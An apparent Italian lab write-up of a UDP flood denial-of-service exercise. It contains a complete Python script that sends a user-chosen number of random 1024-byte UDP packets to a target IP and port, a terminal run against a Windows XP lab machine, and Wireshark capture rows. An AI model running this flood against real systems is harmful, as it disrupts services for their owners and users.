

UDP Flood


Programma Python:

```
Codici > CodiceDS2.py > ...
1  # Importare i moduli necessari
2  import socket
3  import random
4
5  #Inserire gli input dell'utente
6  ip = input("Inserire IP target: ")
7  porta = int(input("Inserire la porta UDP: "))
8  pacchetti = int(input("Inserisci il numero di pacchetti: "))
9
10 # Definire la grandezza del pacchetto
11 grandezza = random._urandom(1024)
12
13 # Creare il socket UDP
14 s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
15
16 # Iterazione per mandare pacchetti UDP
17 for i in range (pacchetti):
18     s.sendto(grandezza,(ip,porta))
```


Il mio target è windows xp con IP 192.168.50.154:

```
PROBLEMI  OUTPUT  CONSOLE DI DEBUG  TERMINALE  PORTE
/bin/python /home/kali/Desktop/Codici/CodiceDS2.py
(kali㉿kali)-[~/Desktop/Codici]
$ /bin/python /home/kali/Desktop/Codici/CodiceDS2.py
Inserire IP target: 192.168.50.154
Inserire la porta UDP: 30
Inserisci il numero di pacchetti: 5000000
█
```

Ho analizzato gli effetti dell'attacco sulla macchina target:



Infine, ho visualizzato gli effetti su wireshark:



The image shows a Wireshark window titled "Capturing from eth0". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for packet capture and analysis. A display filter bar shows "Apply a display filter ... <Ctrl-/>". The main packet list table contains the following data:

| No. | Time | Source | Destination | Protocol | Length | Info |
|-------|--------------|----------------|----------------|----------|--------|---------------------|
| 49603 | 32.086557893 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49604 | 32.086609150 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49605 | 32.086791157 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49606 | 32.086992751 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49607 | 32.087147054 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49608 | 32.087297881 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49609 | 32.087343278 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49610 | 32.087768838 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49611 | 32.087925175 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49612 | 32.088084749 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49613 | 32.088233953 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49614 | 32.088279390 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49615 | 32.088286172 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49616 | 32.088404708 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49617 | 32.088573359 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49618 | 32.088719026 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49619 | 32.088877969 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |
| 49620 | 32.088925008 | 192.168.50.152 | 192.168.50.154 | UDP | 1066 | 38480 → 30 Len=1024 |